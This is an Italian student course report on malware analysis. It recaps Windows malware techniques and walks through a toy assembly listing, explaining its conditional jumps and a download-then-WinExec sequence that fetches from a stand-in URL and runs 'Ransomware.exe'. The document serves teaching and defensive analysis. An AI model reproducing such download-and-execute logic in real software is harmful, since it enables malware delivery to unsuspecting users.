16/02/2024

PROJECT S11/L5

EPICODE

Luca Manna

Traccia(Pagina 2)

Recap settimanale sull'analisi dei malware (Pagina 3)

- Windows API
- Registro di Windows
- Networking in Windows
- Processi e Thread in Windows
- Analisi Statica Avanzata con IDA Pro
- Analisi Dinamica Avanzata con Debugger e OllyDbg
- Funzionalità dei Downloader, Dropper, Keylogger e Backdoor
- Malware Replication
- Persistenza del Malware
- Step Iniziali per l'Analisi di un Malware

Commento sul malware fornito (Pagine 5-6)

- Analisi delle istruzioni e dei salti condizionali
- Funzionalità implementate nel malware
- Dettagli sul passaggio degli argomenti nelle chiamate di funzione

Risposte ai quesiti della traccia (Pagine 7-10)

- Motivazione del salto condizionale effettuato dal malware
- Diagramma di flusso identificante i salti condizionali
- Identificazione dei salti effettuati e non effettuati
- Descrizione delle diverse funzionalità implementate nel malware e dettaglio sul passaggio degli argomenti

Conclusioni e scopo dell'esercizio (Pagina 11)

Traccia:
Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).
3. Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
4. Quali sono le diverse funzionalità implementate all'interno del Malware? Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Recap settimanale

Nella S11 abbiamo continuato con l'analisi dei malware, le tecniche che si adoperano in caso di malware menzionando alcuni casi specifici e i tool che si utilizzano per l'analisi di base e dinamica avanzate.

Windows API:

Le Windows API forniscono un'ampia gamma di funzionalità utilizzate dai malware per interagire con il sistema operativo Windows. I malware possono utilizzare le API per eseguire azioni dannose come la manipolazione dei file, la modifica del registro di sistema, l'invio e la ricezione di dati tramite la rete e molto altro ancora.

Registro di Windows:

Il Registro di Windows è un obiettivo comune per i malware perché contiene informazioni critiche per il funzionamento del sistema e delle applicazioni. I malware possono manipolare il registro per avviarsi automaticamente all'avvio del sistema, nascondere le proprie tracce, modificare le impostazioni di sicurezza e altro ancora.

Networking in Windows:

I malware spesso sfruttano la rete per comunicare con server di comando e controllo (C&C), distribuire payload aggiuntivi, rubare dati sensibili e altro ancora. L'analisi delle attività di rete può rivelare comunicazioni sospette o non autorizzate, consentendo agli analisti di individuare e comprendere il comportamento del malware.

Processi e Thread in Windows:

L'analisi dei processi e dei thread è essenziale per comprendere come i malware interagiscono con il sistema operativo e le applicazioni. I malware possono creare processi e thread per eseguire azioni dannose in modo nascosto, come rubare informazioni, manipolare file e comunicare con server remoti.

Analisi Statica Avanzata con IDA Pro:

IDA Pro è uno strumento potente utilizzato per l'analisi del codice binario. Gli analisti utilizzano IDA Pro per esaminare il codice assembly del malware, identificare funzioni, comprendere la logica di esecuzione e individuare eventuali funzionalità dannose o sospette.

Analisi Dinamica Avanzata con Debugger e OllyDbg:
I debugger come OllyDbg consentono agli analisti di eseguire il malware in un ambiente controllato per osservare il suo comportamento in tempo reale. Questo tipo di analisi rivela le azioni effettivamente eseguite dal malware, come la creazione di file, la modifica del registro e la comunicazione di rete.

Funzionalità dei Downloader, Dropper, Keylogger e Backdoor:
Queste sono tutte funzionalità comuni trovate nei malware. I downloader scaricano e installano ulteriori componenti dannosi, i dropper rilasciano e installano malware aggiuntivi, i keylogger registrano le tastiere premute dagli utenti e le backdoor creano accessi segreti per gli attaccanti.

Malware Replication:
La replicazione del malware si riferisce alla capacità di un malware di diffondersi autonomamente su altri sistemi. I malware replicanti possono utilizzare tecniche come l'invio di e-mail infette, l'utilizzo di vulnerabilità di rete e l'infezione di dispositivi rimovibili.

Persistenza del Malware:
La persistenza del malware si riferisce alla capacità di un malware di sopravvivere al riavvio del sistema e di mantenere la sua presenza nel sistema a lungo termine. Questo può includere l'installazione di servizi, la modifica delle impostazioni di avvio e l'inserimento di voci nel registro di sistema.

Step Iniziali per l'Analisi di un Malware:
Gli step iniziali per l'analisi di un malware includono la raccolta delle informazioni sull'attacco, l'identificazione del malware, l'analisi del codice tramite tecniche statiche e dinamiche, la comprensione delle funzionalità del malware e lo sviluppo di strategie di mitigazione e rimozione.

Commento sul malware fornito:

Il malware descritto nelle tabelle 1, 2 e 3 sembra essere un esempio di un semplice dropper, un tipo di malware progettato per rilasciare e installare un'altra forma di malware sul sistema infetto. Vediamo nel dettaglio il malware per ogni tabella:

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 1:

1. mov EAX, 5: Carica il valore 5 nel registro EAX.
2. mov EBX, 10: Carica il valore 10 nel registro EBX.
3. cmp EAX, 5: Confronta il valore di EAX con 5.
4. jnz loc_0040BBA0: Salta a loc_0040BBA0 se il valore di EAX non è uguale a 5.
5. inc EBX: Incrementa il valore di EBX di 1.
6. cmp EBX, 11: Confronta il valore di EBX con 11.
7. jz loc_0040FFA0: Salta a loc_0040FFA0 se il valore di EBX è uguale a 11.

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Tabella 2:

1. mov EAX, EDI: Carica l'indirizzo web www.malwaredownload.com nel registro EAX.
2. push EAX: Inserisce l'indirizzo web nello stack.
3. call DownloadToFile(): Chiama la funzione DownloadToFile() per scaricare un file dal URL specificato.

Tabella 3:

1. mov EDX, EDI: Carica il percorso del file C:\Program and Settings\Local User\Desktop\Ransomware.exe nel registro EDX.
2. push EDX: Inserisce il percorso del file nello stack.
3. call WinExec(): Chiama la funzione WinExec()per eseguire il file .exe specificato.

Al primo impatto si può dedurre che Il malware inizia caricando i valori nei registri EAX ed EBX e confrontandoli con dei valori fissati. In base al risultato di questi confronti, il malware salta a diverse posizioni nel codice, che conducono alla chiamata di due funzioni: **DownloadToFile()** e **WinExec()**. Queste funzioni sembrano essere utilizzate per scaricare un file da un URL specifico e poi eseguire il file scaricato.

Dunque, il malware descritto sembra essere progettato per scaricare ed eseguire un file dannoso da un URL specifico. Questo comportamento è tipico di un **dropper**, che distribuisce e installa ulteriori malware sul sistema infetto.

Risposte ai quesiti:

1. **Spiegate, motivando, quale salto condizionale effettua il Malware.**

Andiamo a verificare quale salto condizionale effettua il malware.


Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Il malware effettua due salti condizionali nel codice fornito
Il primo salto condizionale **(jnz)** viene effettuato dopo l'istruzione **cmp EAX**, **5.** Questo salto condizionale viene eseguito se il registro **EAX** non è uguale a **5.**
La motivazione risiede nel fatto che il malware desidera saltare a **loc_0040BBA0** solo se il contenuto di **EAX** è diverso da **5**.
Dato che EAX viene impostato a **5** poco prima, questo salto non viene effettuato.
Il secondo salto condizionale **(jz)** viene eseguito dopo l'istruzione **cmp EBX**, **11**. Questo salto condizionale viene eseguito se il registro **EBX** è uguale a **11**.
Dato che **EBX** viene incrementato da **10** a **11** poco prima in locazione **0040105F inc EBX**, questo salto viene effettuato.

2. **Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).**

In questa rappresentazione grafica viene mostrato come il salto condizionale viene effettuato con la linea verde e invece viene fermato con la linea rossa:



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3. **Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**

mov EAX, 5
mov EBX, 10
cmp EAX, 5
jnz loc_0040BBA0 **Salto condizionale non effettuato**
inc EBX
cmp EBX, 11
jz loc_0040FFA0 **Salto condizionale effettuato**

Come spiegato precedentemente, la condizione per effettuare il salto di **mov EAX,5** non viene soddisfatta e quindi il codice non può eseguire i codici di comandi che continuano in tabella 2.
Al contrario per la condizione di **mov EBX,10** poiché viene incrementato a **EBX, 11** soddisfa la cndizione e il malware continua ad essere eseguito con i comandi in tabella 3.

4. **Quali sono le diverse funzionalità implementate all'interno del Malware? Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Possiamo trovare due diverse funzionalità implementate dal malware:
1. Download di un file: Il malware è in grado di scaricare un file da un URL specifico.
2. Esecuzione di un file: Il malware può eseguire un file.exe specificato.

Per la chiamata alla funzione DownloadToFile():
- mov EAX, EDI: Questa istruzione carica l'indirizzo web **www.malwaredownload.com** nel registro EAX.
- push EAX: L'indirizzo web viene quindi inserito nello stack per essere utilizzato come argomento per la funzione DownloadToFile().
- call DownloadToFile(): Questa istruzione chiama la funzione **DownloadToFile()** con l'URL come argomento. La funzione è chiamata con l'indirizzo web come parametro, consentendo al malware di specificare quale file scaricare.

Per la chiamata alla funzione WinExec():
- mov EDX, EDI: Questa istruzione carica il percorso del file C:\Program and Settings\Local User\Desktop\Ransomware.exe nel registro EDX.
- push EDX: Il percorso del file viene quindi inserito nello stack come argomento per la funzione WinExec().
- call WinExec(): Questa istruzione chiama la funzione WinExec() con il percorso del file.exe come argomento. La funzione è chiamata con il

percorso del file come parametro, consentendo al malware di specificare quale file eseguire.

Ricordiamo che le istruzioni **mov** vengono utilizzate per caricare i dati necessari nei registri, mentre le istruzioni **push** vengono utilizzate per inserire tali dati nello stack. Le funzioni vengono quindi chiamate utilizzando l'istruzione **call**, con gli argomenti passati attraverso lo stack. Questo approccio consente al malware di passare i dati necessari alle funzioni chiamate in modo da eseguire le operazioni desiderate, come il download e l'esecuzione di file.

Conclusioni e scopo dell’esercizio:

L'esercizio di analisi del malware ci ha fornito un'opportunità preziosa per esaminare da vicino il comportamento e le funzionalità di un tipico dropper.
Attraverso l'analisi delle istruzioni e delle chiamate di funzione presenti nel codice assembly, siamo stati in grado di comprendere come il malware interagisce con il sistema operativo Windows per scaricare ed eseguire ulteriori file dannosi.

Ricordiamo inoltre che l’approccio per l’analisi di un malware appropriata combina sia l'analisi statica avanzata, utilizzando strumenti come IDA Pro per esaminare il codice binario, sia l'analisi dinamica avanzata, utilizzando debugger come OllyDbg per eseguire e monitorare il comportamento del malware in tempo reale.

L'obiettivo principale di questo esercizio è stato quello di fornire una comprensione pratica delle tecniche utilizzate nell'analisi dei malware. Attraverso le tabelle abbiamo identificato una serie di passaggi che includono l'identificazione dei salti condizionali nel codice, l'analisi delle funzionalità implementate all'interno del malware e il dettaglio dei passaggi degli argomenti nelle chiamate di funzione.
Infine, questo esercizio ha migliorato la nostra comprensione del linguaggio assembly e della sua “lettura”.